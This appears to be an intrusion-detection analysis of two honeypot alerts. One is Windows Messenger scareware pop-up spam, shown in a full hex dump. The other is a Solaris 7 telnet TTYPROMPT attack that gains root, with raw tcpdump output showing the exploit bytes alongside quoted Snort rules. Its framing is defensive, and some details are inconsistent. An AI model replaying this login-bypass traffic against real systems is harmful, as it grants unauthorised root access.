


Figure 1: **Diagram of Home Network**

Trace #1: Short UDP Packet, length field > payload length

<u>Source of Trace</u>:

This trace was collected from my home network, of which the only machine that is listening on this port(UDP 1026) is a SUN Sparcstation 4 running an unpatched version of the Solaris 7 Operating System. The attacker's IP has been sanitized to be 20.20.20.20 and I have modified my IP to be 10.10.10.10 in the interest of anonymity.

Detect was generated by:

This detect was generated by a FreeBSD 5.1 System running Snort 2.1.0(Build 9) with a full rules set. The alert was generated early in the morning by the snort_decoder:

2004-03-13 05:11:22	[snort] snort_decoder: Short UDP packet, length field > payload length

As mentioned, this alert was generated by the snort_decoder and no rule in particular. The snort_decoder is able to pick up many types of things including header truncation and options of unusual length[1]. Taking a look at Snort's gen-msg.map, one can see that this type of activity has a generator id equal to 116 and an alert id of 97. This alert will be presented from data obtained using ACID. ACID is an Intrusion Analysis console available in the FreeBSD ports tree at /usr/ports/security or is available for download from:

http://www.andrew.cmu.edu/~rdanyliw/snort/ (25 Mar 2004)

This alert contained a significant payload, obtained via the ACID console Front end for Snort.

```
length = 1206

000 : 04 00 28 00 10 00 00 00 00 00 00 00 00 00 00 00   ..(.............
010 : 00 00 00 00 00 00 00 00 F8 91 7B 5A 00 FF D0 11   ..........{Z....
020 : A9 B2 00 C0 4F B6 E6 FC 2F 51 65 02 CB 0B CE 0C   ....O.../Qe.....
030 : 43 73 75 F1 83 7A 0C 93 00 00 00 00 01 00 00 00   Csu..z..........
040 : 00 00 00 00 00 00 FF FF FF FF B5 04 00 00 00 00   ................
050 : 06 00 00 00 00 00 00 00 06 00 00 00 41 4C 45 52   ............ALER
060 : 54 00 00 00 05 00 00 00 00 00 00 00 05 00 00 00   T...............
070 : 55 53 45 52 00 00 00 00 81 04 00 00 00 00 00 00   USER............
080 : 81 04 00 00 0D 0A 0D 0A 0D 0A 0D 0A 49 66 20 59   ............If Y
090 : 6F 75 20 41 72 65 20 52 65 63 65 69 76 69 6E 67   ou Are Receiving
0a0 : 20 54 68 69 73 20 50 6F 70 2D 75 70 2C 20 79 6F    This Pop-up, yo
0b0 : 75 72 20 63 6F 6D 70 75 74 65 72 20 68 61 73 20   ur computer has
0c0 : 61 20 43 4F 4E 46 49 52 4D 45 44 20 73 65 63 75   a CONFIRMED secu
0d0 : 72 69 74 79 20 6C 65 61 6B 20 74 68 61 74 20 6E   rity leak that n
0e0 : 65 65 64 73 20 74 6F 20 62 65 20 66 69 78 65 64   eeds to be fixed
0f0 : 20 72 69 67 68 74 20 61 77 61 79 2E 20 20 46 6F    right away.  Fo
100 : 72 20 73 6F 6D 65 20 66 72 65 65 20 69 6E 66 6F   r some free info
110 : 72 6D 61 74 69 6F 6E 2C 20 70 6C 65 61 73 65 20   rmation, please
120 : 76 69 73 69 74 20 68 74 74 70 3A 2F 2F 77 77 77   visit http://www
130 : 2E 49 6E 74 72 75 73 69 6F 6E 42 6C 6F 63 6B 65   .IntrusionBlocke
140 : 72 2E 63 6F 6D 0D 0A 0D 0A 0D 0A 41 20 4E 65 77   r.com......A New
150 : 20 53 65 63 75 72 69 74 79 20 54 68 72 65 61 74    Security Threat
160 : 20 48 61 73 20 42 65 65 6E 20 55 6E 63 6F 76 65    Has Been Uncove
170 : 72 65 64 20 69 6E 20 57 69 6E 64 6F 77 73 20 50   red in Windows P
180 : 6F 70 2D 55 70 20 41 64 73 20 20 0D 0A 0D 0A 48   op-Up Ads  ....H
190 : 65 72 65 27 73 20 77 68 61 74 20 4D 69 63 72 6F   ere's what Micro
1a0 : 73 6F 66 74 20 48 61 73 20 74 6F 20 53 61 79 20   soft Has to Say
1b0 : 41 62 6F 75 74 20 50 6F 70 2D 55 70 73 20 4C 69   About Pop-Ups Li
1c0 : 6B 65 20 54 68 65 73 65 0D 0A 0D 0A 4D 69 63 72   ke These....Micr
1d0 : 6F 73 6F 66 74 20 54 65 63 68 4E 65 74 20 53 65   osoft TechNet Se
```

```
1e0 : 63 75 72 69 74 79 20 42 75 6C 6C 65 74 69 6E 20   curity Bulletin
1f0 : 4D 53 30 33 2D 30 34 33 20 20 0D 0A 42 75 66 66   MS03-043  ..Buff
200 : 65 72 20 4F 76 65 72 72 75 6E 20 69 6E 20 4D 65   er Overrun in Me
210 : 73 73 65 6E 67 65 72 20 53 65 72 76 69 63 65 20   ssenger Service
220 : 43 6F 75 6C 64 20 41 6C 6C 6F 77 20 43 6F 64 65   Could Allow Code
230 : 20 45 78 65 63 75 74 69 6F 6E 20 28 38 32 38 30    Execution (8280
240 : 33 35 29 20 0D 0A 22 41 20 73 65 63 75 72 69 74   35) .."A securit
250 : 79 20 76 75 6C 6E 65 72 61 62 69 6C 69 74 79 20   y vulnerability
260 : 65 78 69 73 74 73 20 69 6E 20 74 68 65 20 4D 65   exists in the Me
270 : 73 73 65 6E 67 65 72 20 53 65 72 76 69 63 65 20   ssenger Service
280 : 74 68 61 74 20 63 6F 75 6C 64 20 61 6C 6C 6F 77   that could allow
290 : 20 0D 0A 61 72 62 69 74 72 61 72 79 20 63 6F 64    ..arbitrary cod
2a0 : 65 20 65 78 65 63 75 74 69 6F 6E 20 6F 6E 20 61   e execution on a
2b0 : 6E 20 61 66 66 65 63 74 65 64 20 73 79 73 74 65   n affected syste
2c0 : 6D 2E 20 54 68 65 20 76 75 6C 6E 65 72 61 62 69   m. The vulnerabi
2d0 : 6C 69 74 79 20 72 65 73 75 6C 74 73 20 0D 0A 62   lity results ..b
2e0 : 65 63 61 75 73 65 20 74 68 65 20 4D 65 73 73 65   ecause the Messe
2f0 : 6E 67 65 72 20 53 65 72 76 69 63 65 20 64 6F 65   nger Service doe
300 : 73 20 6E 6F 74 20 70 72 6F 70 65 72 6C 79 20 76   s not properly v
310 : 61 6C 69 64 61 74 65 20 74 68 65 20 6C 65 6E 67   alidate the leng
320 : 74 68 20 6F 66 20 61 20 6D 65 73 73 61 67 65 20   th of a message
330 : 62 65 66 6F 72 65 20 70 61 73 73 69 6E 67 20 69   before passing i
340 : 74 20 74 6F 20 74 68 65 20 61 6C 6C 6F 63 61 74   t to the allocat
350 : 65 64 20 62 75 66 66 65 72 2E 20 20 20 0D 0A 0D   ed buffer.   ...
360 : 0A 49 66 20 79 6F 75 20 61 72 65 20 72 65 63 65   .If you are rece
370 : 69 76 69 6E 67 20 70 6F 70 2D 75 70 73 20 6C 69   iving pop-ups li
380 : 6B 65 20 74 68 65 73 65 2C 20 79 6F 75 72 20 63   ke these, your c
390 : 6F 6D 70 75 74 65 72 20 69 73 20 6F 70 65 6E 20   omputer is open
3a0 : 74 6F 20 61 20 4D 65 73 73 65 6E 67 65 72 20 57   to a Messenger W
3b0 : 6F 72 6D 20 41 74 74 61 63 6B 20 0D 0A 0D 0A 46   orm Attack ....F
3c0 : 6F 72 20 73 6F 6D 65 20 69 6E 66 6F 72 6D 61 74   or some informat
3d0 : 69 6F 6E 20 6F 6E 20 74 68 69 73 20 73 65 63 75   ion on this secu
3e0 : 72 69 74 79 20 72 69 73 6B 2C 20 70 6C 65 61 73   rity risk, pleas
3f0 : 65 20 76 69 73 69 74 20 77 77 77 2E 49 6E 74 72   e visit www.Intr
400 : 75 73 69 6F 6E 42 6C 6F 63 6B 65 72 2E 63 6F 6D   usionBlocker.com
410 : 20 0D 0A 0D 0A 49 4E 54 52 55 53 49 4F 4E 42 4C    ....INTRUSIONBL
420 : 4F 43 4B 45 52 2E 63 6F 6D 0D 0A 0D 0A 0D 0A 0D   OCKER.com.......
430 : 0A 49 66 20 59 6F 75 20 41 72 65 20 52 65 63 65   .If You Are Rece
440 : 69 76 69 6E 67 20 54 68 69 73 20 50 6F 70 2D 75   iving This Pop-u
450 : 70 2C 20 79 6F 75 72 20 63 6F 6D 70 75 74 65 72   p, your computer
460 : 20 68 61 73 20 61 20 43 4F 4E 46 49 52 4D 45 44    has a CONFIRMED
470 : 20 73 65 63 75 72 69 74 79 20 6C 65 61 6B 20 74    security leak t
480 : 68 61 74 20 6E 65 65 64 73 20 74 6F 20 62 65 20   hat needs to be
490 : 66 69 78 65 64 20 72 69 67 68 74 20 61 77 61 79   fixed right away
4a0 : 2E 20 20 46 6F 72 20 73 6F 6D 65 20 66 72 65 65   .  For some free
4b0 : 20 69 6E 66 6F 72                                   infor
```

The source port used by the attacker was udp/777 while the destination on my network was udp/1026.

<u>Probability that the source IP was spoofed:</u>

The likelihood that the source IP was spoofed in this trace is very high. This alert was generated by a UDP packet. UDP network traffic is connectionless meaning that there is no need to establish a three-way handshake as there is with TCP. UDP is less reliable than TCP, but in this case, reliability is not the goal of this attacker. The attacker seeks to simply send this packet and has no need for the recipient system to respond.

Description of the attack:

The ASCII decoded message from this alert is displayed alongside the hex. This message is an all-too-familiar one for many home users that aren't running any sort of firewall or port filtering system. Pop-up advertisements have become a growing inconvenience on the Internet and have surfaced enforce more recently. Many of you probably have friends that call you and ask you how they can get rid of these Pop-ups that constantly plague them. In this case, the attacker is sending a Pop-up message that tells the user that they have a confirmed security leak and that they need to fix it. There is a link to a site provided that one can see in the dump, http://www.IntrusionBlocker.com (25 Mar 2004). When visiting this site, I found that one can purchase a product to protect you from the nasty Messenger vulnerability[2] for only $24.95. The goal here is to leverage social engineering to instill fear in the home user, which will hopefully coerce them into visiting the site and purchasing the product.

In attacks such as these, a retailer will usually spoof an address that is registered to an area of the world where security is lacking. By utilizing addresses such as these, the attacker affords themselves near-anonymity and is virtually immune to follow-up as most security professionals have grown accustomed to traffic of this sort.

Attack Mechanism:

This type of attack targets users of the popular Windows OS that are not running any sort of firewall or port filtering system. Windows systems that are not running a host based firewall run services that listen on various ports. The Windows Messenger service listens on udp/1026. If the packet arrives successfully to a listening host, a small popup window will be displayed on the user's desktop with the message shown in the ASCII dump of this trace. The attacker is most likely utilizing an automated custom tool built specifically to send unsolicited advertisement Pop-ups to many destinations.

Correlations:

Along with running Snort on the IDS sensor, the machine is also running Idabench, a tool that utilizes tcpdump to capture network traffic and then display it via a web interface[3]. Idabench detected and logged this traffic successfully:

```
20.20.20.20 > 10.10.10.10
05:11:22.923468 20.20.20.20.777 > 10.10.10.10.1026: udp 1285 (DF)
```

The format of data in this trace is[4]:

<Source IP> <direction of flow> <Destination IP>
<Timestamp> <Source IP.port> <direction of flow><Destination IP.port>:
<protocol> <packet length>

There is an excellent write up on this type of Popup advertising technique available at:

http://www.mynetwatchman.com/kb/security/articles/popupspam/ (25 Mar 2004)

Released on 2002-10-13, this write up does not deal specifically with the exact Pop-up presented in this alert it does explain this common phenomenon very well. This activity has been reported as a widespread condition, see:

http://www.lurhq.com/popup_spam.html (25 Mar 2004)

Evidence of active targeting:

There is very little reason to believe that my network was actively targeted for this attack. The advertisers seek to reach any possible target that is listening on 1026/udp and is running a Windows OS. As this is a UDP packet, an attacker simply needs to fire-and-forget. Most likely an automated tool was used to target a broad range of addresses. I cannot confirm this as I do not have visibility of other systems that are part of my ISP's subnet.

Severity:

Severity is calculated using this formula:

(Criticality + Lethality) – (System countermeasures + Network countermeasures)

Criticality = 1:
The firewall is forwarding udp/1026 to a Solaris 7 machine that is not providing any network services for my home network. It has been placed in to service specifically to serve as a target for attacks.

Lethality = 1:
This attack is not very lethal and will only serve as an annoyance to an unprotected user running a Windows OS. The user simply needs to close the Pop-up window and continue with their work. This attack does not result in a compromise of any type.

System Countermeasures = 5:
As mentioned previously, udp/1026 traffic is being forwarded to a Solaris 7 machine. This system is not running the Windows Messenger service and thus this attack will have no effect. The Solaris system is not running any flavor of the Windows OS. This system is not listening on udp/1026.

Network Countermeasures = 1:
The firewall is configured to forward all udp/1026 traffic to a Solaris 7 system. There is no attempt to block any traffic of this type by the firewall.

Total score = -4

Defensive Recommendations:

In the case of my particular network setup there is no reason to implement any sort of defense as the targeted machine is not running any form of a Windows OS. However, for users running Windows, I would recommend implementing a host-based firewall that blocks udp/1026 traffic. This would prevent the Pop-up windows, of these types, from appearing all together. Another option is to really evaluate if you need the Windows Messenger Service running in the first place. If this is not required then I would recommend disabling it. A final recommendation would be to place a firewall in front of all machines that you'd like protected and configure it to drop all inbound udp/1026 traffic.

Multiple Choice Question:

What port does the Windows Messenger service listen on?

(a) udp/777
(b) udp/1025
(c) tcp/1026
(d) udp/1026

The correct answer is (d). The Windows Messenger service listens on udp/1026.

Part II Trace 1 References:

1. Snort configuration file and documentation
2. http://secunia.com/advisories/10012/ (25 Mar 2004).
3. http://idabench.ists.dartmouth.edu/ (25 Marc 2004).
4. Zhang, Zhen. "Data Mining Approach for Network Intrusion Detection. 24 April 2002. http://gaia.ecs.csus.edu/~wang/ppt/ids.ppt (25 Mar 2004).

Trace #2: ATTACK-RESPONSES id check returned root

Source of Trace:

This trace was collected from my home network, of which the only machine that is listening for Telnet(tcp/23) is a SUN Sparcstation 4 running an unpatched version of the Solaris 7 Operating System. The Solaris system is named blackhole. The attacker's IP has been sanitized to be 30.30.30.30 and I have modified my IP to be 10.10.10.10 in the interest of anonymity. I have also modified the IP of my router to be 10.10.10.1 in the portions of the traces presented here. Please reference Figure 1 for network layout. I have chosen to include my log entries in the Attack Mechanism section as I felt it better explained in that portion of this trace.

Detect was generated by:

This detect was generated by a FreeBSD 5.1 System running Snort 2.1.0(Build 9) with a full rules set. The rule that triggered this alert is shown here:

```
alert ip any any -> any any (msg:"ATTACK-RESPONSES id check returned root";
content: "uid=0(root)"; classtype:bad-unknown; sid:498; rev:4;)
```

As detailed on the Snort Signature Database page at:

http://www.snort.org/snort-db/sid.html?sid=498

This event is created when the UNIX "id" command verifies that the user name of a logged in user is root over an unencrypted connection. It can happen over a legitimate telnet connection or as a result of spawning a remote shell[1]. This rule might also trigger over an rlogin connection, an FTP connection, or over any other unencrypted connection. In this case, this alert is directly related to the telnet service as the two alerts coincided within 2 seconds of one another. The rule the Telnet alert is:

```
alert tcp $TELNET_SERVERS 23 -> $EXTERNAL_NET any (msg:"TELNET access";
flow:from_server,established; content:"|FF FD 18 FF FD 1F FF FD 23 FF FD
27 FF FD 24|"; rawbytes; reference:arachnids,08; reference:cve,CAN-1999-
0619; classtype:not-suspicious; sid:716; rev:6;)
```

The payload contained in these two alerts is very small. The Telnet access alert payload looks like this:

```
length = 15

000 : FF FD 18 FF FD 1F FF FD 23 FF FD 27 FF FD 24      ........#..'..$
```

While the payload data for the ATTACK alert contains:

```
length = 111

000 : 75 69 64 3D 30 28 72 6F 6F 74 29 20 67 69 64 3D   uid=0(root) gid=
010 : 31 28 6F 74 68 65 72 29 0D 0A 2F 0D 0A 53 75 6E   1(other)../..Sun
020 : 4F 53 20 62 6C 61 63 6B 68 6F 6C 65 20 35 2E 37   OS blackhole 5.7
030 : 20 47 65 6E 65 72 69 63 5F 31 30 36 35 34 31 2D    Generic_106541-
040 : 30 38 20 73 75 6E 34 6D 20 73 70 61 72 63 20 53   08 sun4m sparc S
050 : 55 4E 57 2C 53 50 41 52 43 73 74 61 74 69 6F 6E   UNW,SPARCstation
060 : 2D 34 0D 0A 62 6C 61 63 6B 68 6F 6C 65 23 20      -4..blackhole
```

Both of these alerts have the same destination address of 30.30.30.30 and occur one after the other:

2004-03-13 22:56:36	[cve][icat][arachnids][snort] TELNET access

2004-03-13 22:56:38	[snort] ATTACK-RESPONSES id check returned root

These two alerts are also taken from the ACID front end console for Snort. The appearance of two alerts here is a necessary condition as you must access the Telnet service before attempting to exploit it in our case.

Probability the source address was spoofed:

The probability that the source address of this alert was spoofed is low as the source of these two alerts is 10.10.10.10, or my home network. The ATTACK-RESPONSE alert was generated as a response to stimulus. Also, Telnet runs over tcp/23 which is a connection based protocol, meaning that this connection would have necessitated the need for a synchronization between my system and the attacker's. These alerts would not have been generated unless a successful TCP connection was established.

Description of the attack:

This attack is performed utilizing a vulnerability present in unpatched Solaris 7 installs involving the TTYPROMPT service. The attack is achieved via a buffer overflow of sending 64 "c"s and a \n character. Please see the Attack Mechanism section for a full description of how this attack is executed. The buffer overflow portion of this attack does not have a CVE corresponding to it; however, the Telnet access alert does. It is available at:

http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-1999-0619

This is not the exact description of what is happening, but it is the closest CVE to this activity, as referenced in the link provided to me from ACID.

Attack Mechanism:

With just the information that we have from the Snort alerts, it would be futile to attempt to analyze this attack. Fortunately, the network sensor that detected this attack was also running Idabench as well as tcpdump. Here we can see the traffic logged by Idabench:

```
30.30.30.30 > 10.10.10.10
22:56:36.690483 30.30.30.30.33165 > 10.10.10.10.23: S
2968808531:2968808531(0) win 5840 <mss 1452,sackOK,timestamp 35515826
0,nop,wscale 0> (DF)
```

This trace shows us that a connection attempt was made by the attacker, located at 30.30.30.30, at 22:56:36. The attacker attempted to connect to tcp/23 or the

Telnet service. The alerts that were generated by Snort had timestamps of 22:56:36 and 22:56:38. We see here that the attacker sent a TCP-SYN packet in order to begin the handshake-process.

Taking a look at the tcpdump log for this traffic, we can see even more detail, including ASCII and hex data:

```
03/14/2004 22:56:36.690480 30.30.30.30.33165 > 10.10.10.10.23: S [tcp sum ok] 2968
808531:2968808531(0) win 5840 <mss 1452,sackOK,timestamp 35515826 0,nop,wscale 0> (DF) (
ttl 51, id 33249, len 60)
0x0000   4500 003c 81e1 4000 3306 60d7 1e1e 1e1e        E..<..@.3.`.....
0x0010   aaaa aaaa 818d 0017 b0f4 6c53 0000 0000        Dd........lS....
0x0020   a002 16d0 3d7f 0000 0204 05ac 0402 080a        ....=...........
0x0030   021d edb2 0000 0000 0103 0300                  ............
03/14/2004 22:56:36.696940 10.10.10.10.23 > 30.30.30.30.33165: S [tcp sum ok] 7129
03535:712903535(0) ack 2968808532 win 10080 <nop,nop,timestamp 93336488 35515826,nop,wsc
ale 0,nop,nop,sackOK,mss 1452> (DF) (ttl 255, id 1169, len 64)
0x0000   4500 0040 0491 4000 ff06 1223 aaaa aaaa        E..@..@....#Dd..
0x0010   1e1e 1e1e 0017 818d 2a7e 0b6f b0f4 6c54        ........*~.o..lT
0x0020   b012 2760 abb2 0000 0101 080a 0590 33a8        ..'`..........3.
0x0030   021d edb2 0103 0300 0101 0402 0204 05ac        ................
03/14/2004 22:56:36.816820 30.30.30.30.33165 > 10.10.10.10.23: . [tcp sum ok] ack
1 win 5840 (DF) (ttl 51, id 33250, len 40)
0x0000   4500 0028 81e2 4000 3306 60ea 1e1e 1e1e        E..(..@.3.`.....
0x0010   aaaa aaaa 818d 0017 b0f4 6c54 2a7e 0b70        Dd........lT*~.p
0x0020   5010 16d0 5f25 0000 0000 0000 0000             P..._%........
03/14/2004 22:56:36.817087 30.30.30.30.33165 > 10.10.10.10.23: P [tcp sum ok] 1:4(
3) ack 1 win 5840 [telnet WONT TERMINAL TYPE] (DF) (ttl 51, id 33251, len 43)
0x0000   4500 002b 81e3 4000 3306 60e6 1e1e 1e1e        E..+..@.3.`.....
0x0010   aaaa aaaa 818d 0017 b0f4 6c54 2a7e 0b70        Dd........lT*~.p
0x0020   5018 16d0 471d 0000 fffc 1800 0000             P...G.........
03/14/2004 22:56:36.818402 10.10.10.10.23 > 30.30.30.30.33165: . [tcp sum ok] ack
4 win 10161 (DF) (ttl 255, id 1170, len 40)
0x0000   4500 0028 0492 4000 ff06 123a aaaa aaaa        E..(..@....:Dd..
0x0010   1e1e 1e1e 0017 818d 2a7e 0b70 b0f4 6c57        ........*~.p..lW
0x0020   5010 27b1 4e41 0000 0000 0000 f5d2             P.'.NA........
03/14/2004 22:56:36.934357 30.30.30.30.33165 > 10.10.10.10.23: P [tcp sum ok] 4:54
(50) ack 1 win 5840 [telnet WONT NAWS, WONT LFLOW, WONT LINEMODE, WONT XDISPLOC, WILL LF
LOW, WILL LINEMODE, WONT OLD-ENVIRON, WILL NEW-ENVIRON, WILL BINARY, SB NEW-ENVIRON IS 0
 0x54 0x54 0x59 0x50 0x52 0x4f 0x4d 0x50 0x54 0x1 0x97 0x97 0x97 0x97 0x97 0x97 SE] (DF)
 (ttl 51, id 33252, len 90)
0x0000   4500 005a 81e4 4000 3306 60b6 1e1e 1e1e        E..Z..@.3.`.....
0x0010   aaaa aaaa 818d 0017 b0f4 6c57 2a7e 0b70        Dd........lW*~.p
0x0020   5018 16d0 8347 0000 fffc 1fff fc21 fffc        P....G.......!..
0x0030   22ff fc23 fffb 21ff fb22 fffc 24ff fb27        "..#..!.."..$..'
0x0040   fffb 00ff fa27 0000 5454 5950 524f 4d50        .....'..TTYPROMP
0x0050   5401 9797 9797 9797 fff0                       T.........
03/14/2004 22:56:36.935640 10.10.10.10.23 > 30.30.30.30.33165: . [tcp sum ok] ack
54 win 10164 (DF) (ttl 255, id 1171, len 40)
0x0000   4500 0028 0493 4000 ff06 1239 aaaa aaaa        E..(..@....9Dd..
0x0010   1e1e 1e1e 0017 818d 2a7e 0b70 b0f4 6c89        ........*~.p..l.
0x0020   5010 27b4 4e0c 0000 0000 0000 f5d2             P.'.N.........
03/14/2004 22:56:36.985496 10.10.10.10.23 > 30.30.30.30.33165: P [tcp sum ok] 1:16
(15) ack 54 win 10164 [telnet DO TERMINAL TYPE, DO NAWS, DO XDISPLOC, DO NEW-ENVIRON, DO
OLD-ENVIRON] (DF) (ttl 255, id 1172, len 55)
0x0000   4500 0037 0494 4000 ff06 1229 aaaa aaaa        E..7..@....)Dd..
0x0010   1e1e 1e1e 0017 818d 2a7e 0b70 b0f4 6c89        ........*~.p..l.
0x0020   5018 27b4 f2b4 0000 fffd 18ff fd1f fffd        P.'............
0x0030   23ff fd27 fffd 24                              #..'..$
03/14/2004 22:56:37.103354 30.30.30.30.33165 > 10.10.10.10.23: . [tcp sum ok] ack
16 win 5840 (DF) (ttl 51, id 33253, len 40)
0x0000   4500 0028 81e5 4000 3306 60e7 1e1e 1e1e        E..(..@.3.`.....
0x0010   aaaa aaaa 818d 0017 b0f4 6c89 2a7e 0b7f        Dd........l.*~..
0x0020   5010 16d0 5ee1 0000 0000 0000 0000             P...^.........
03/14/2004 22:56:37.105023 30.30.30.30.33165 > 10.10.10.10.23: P [tcp sum ok] 54:1
89(135) ack 16 win 5840 (DF) (ttl 51, id 33254, len 175)
0x0000   4500 00af 81e6 4000 3306 605f 1e1e 1e1e        E.....@.3.`_....
0x0010   aaaa aaaa 818d 0017 b0f4 6c89 2a7e 0b7f        Dd........l.*~..
```

```
0x0020   5018 16d0 3943 0000 726f 6f74 2063 2063        P...9C..root.c.c
0x0030   2063 2063 2063 2063 2063 2063 2063 2063        .c.c.c.c.c.c.c.c
0x0040   2063 2063 2063 2063 2063 2063 2063 2063        .c.c.c.c.c.c.c.c
0x0050   2063 2063 2063 2063 2063 2063 2063 2063        .c.c.c.c.c.c.c.c
0x0060   2063 2063 2063 2063 2063 2063 2063 2063        .c.c.c.c.c.c.c.c
0x0070   2063 2063 2063 2063 2063 2063 2063 2063        .c.c.c.c.c.c.c.c
0x0080   2063 2063 2063 2063 2063 2063 2063 2063        .c.c.c.c.c.c.c.c
0x0090   2063 2063 2063 2063 2063 2063 2063 2063        .c.c.c.c.c.c.c.c
0x00a0   2063 2063 2063 2063 2063 2063 2063 0a          .c.c.c.c.c.c.c.
03/14/2004 22:56:37.105124 10.10.10.10.23 > 30.30.30.30.33165: P [tcp sum ok] 16:6
4(48) ack 54 win 10164 [telnet DONT TERMINAL TYPE, DONT NAWS, DONT XDISPLOC, DONT LFLOW,
 DONT LINEMODE, DONT OLD-ENVIRON, DO BINARY, SB NEW-ENVIRON SEND SE] (DF) (ttl 255, id 1
173, len 88)
0x0000   4500 0058 0495 4000 ff06 1207 aaaa aaaa        E..X..@.....Dd..
0x0010   1e1e 1e1e 0017 818d 2a7e 0b7f b0f4 6c89        ........*~....l.
0x0020   5018 27b4 aa8f 0000 fffe 18ff fe1f fffe        P.'.............
0x0030   23ff fe21 fffe 22ff fe24 fffd 00ff fa27        #..!.."..$.....'
0x0040   01ff f00d 0a0d 0a53 756e 4f53 2035 2e37        .......SunOS.5.7
0x0050   0d0a 0d00 0d0a 0d00                            ........
03/14/2004 22:56:37.155733 10.10.10.10.23 > 30.30.30.30.33165: . [tcp sum ok] ack
189 win 10164 (DF) (ttl 255, id 1174, len 40)
0x0000   4500 0028 0496 4000 ff06 1236 aaaa aaaa        E..(..@....6Dd..
0x0010   1e1e 1e1e 0017 818d 2a7e 0baf b0f4 6d10        ........*~....m.
0x0020   5010 27b4 4d46 0000 0000 0000 f5d2             P.'.MF........
03/14/2004 22:56:37.272340 30.30.30.30.33165 > 10.10.10.10.23: . [tcp sum ok] ack
64 win 5840 (DF) (ttl 51, id 33255, len 40)
0x0000   4500 0028 81e7 4000 3306 60e5 1e1e 1e1e        E..(..@.3.`.....
0x0010   aaaa aaaa 818d 0017 b0f4 6d10 2a7e 0baf        Dd........m.*~..
0x0020   5010 16d0 5e2a 0000 0000 0000 0000            P...^*........
03/14/2004 22:56:37.274035 10.10.10.10.23 > 30.30.30.30.33165: P [tcp sum ok] 64:2
57(193) ack 189 win 10164 [telnet WILL ECHO, WILL SUPPRESS GO AHEAD, DO ECHO] (DF) (ttl
255, id 1175, len 233)
0x0000   4500 00e9 0497 4000 ff06 1174 aaaa aaaa        E.....@....tDd..
0x0010   1e1e 1e1e 0017 818d 2a7e 0baf b0f4 6d10        ........*~....m.
0x0020   5018 27b4 a8ea 0000 fffb 01ff fb03 fffd        P.'.............
0x0030   0172 6f6f 7420 6320 6320 6320 6320 6320        .root.c.c.c.c.c.
0x0040   6320 6320 6320 6320 6320 6320 6320 6320        c.c.c.c.c.c.c.c.
0x0050   6320 6320 6320 6320 6320 6320 6320 6320        c.c.c.c.c.c.c.c.
0x0060   6320 6320 6320 6320 6320 6320 6320 6320        c.c.c.c.c.c.c.c.
0x0070   6320 6320 6320 6320 6320 6320 6320 6320        c.c.c.c.c.c.c.c.
0x0080   6320 6320 6320 6320 6320 6320 6320 6320        c.c.c.c.c.c.c.c.
0x0090   6320 6320 6320 6320 6320 6320 6320 6320        c.c.c.c.c.c.c.c.
0x00a0   6320 6320 6320 6320 6320 6320 6320 6320        c.c.c.c.c.c.c.c.
0x00b0   6320 6320 6320 630a 4c61 7374 206c 6f67        c.c.c.c.Last.log
0x00c0   696e 3a20 5361 7420 4d61 7220 3133 2032        in:.Sat.Mar.13.2
0x00d0   323a 3131 3a33 3320 6672 6f6d 2031 3932        2:11:33.from.10
0x00e0   2e31 3638 2e31 2e33 0a                         .10.10.1.
03/14/2004 22:56:37.390394 30.30.30.30.33165 > 10.10.10.10.23: . [tcp sum ok] ack
257 win 6432 (DF) (ttl 51, id 33256, len 40)
0x0000   4500 0028 81e8 4000 3306 60e4 1e1e 1e1e        E..(..@.3.`.....
0x0010   aaaa aaaa 818d 0017 b0f4 6d10 2a7e 0c70        Dd........m.*~.p
0x0020   5010 1920 5b19 0000 0000 0000 0000            P...[.........
03/14/2004 22:56:37.410302 30.30.30.30.33165 > 10.10.10.10.23: P [tcp sum ok] 189:
